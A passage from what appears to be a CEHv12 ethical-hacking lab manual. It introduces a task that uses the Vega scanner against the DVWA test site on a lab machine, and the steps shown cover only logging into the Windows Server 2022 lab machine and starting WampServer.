
Here, we will discover vulnerabilities in the target web application using Vega.

> Note: In this task, the target website (**http://10.10.1.22:8080/dvwa**) is hosted by the victim machine (**Windows Server 2022**). Here, the host machine is the **Windows 11** machine.

1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.




2. Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.



3. Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.


4. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.



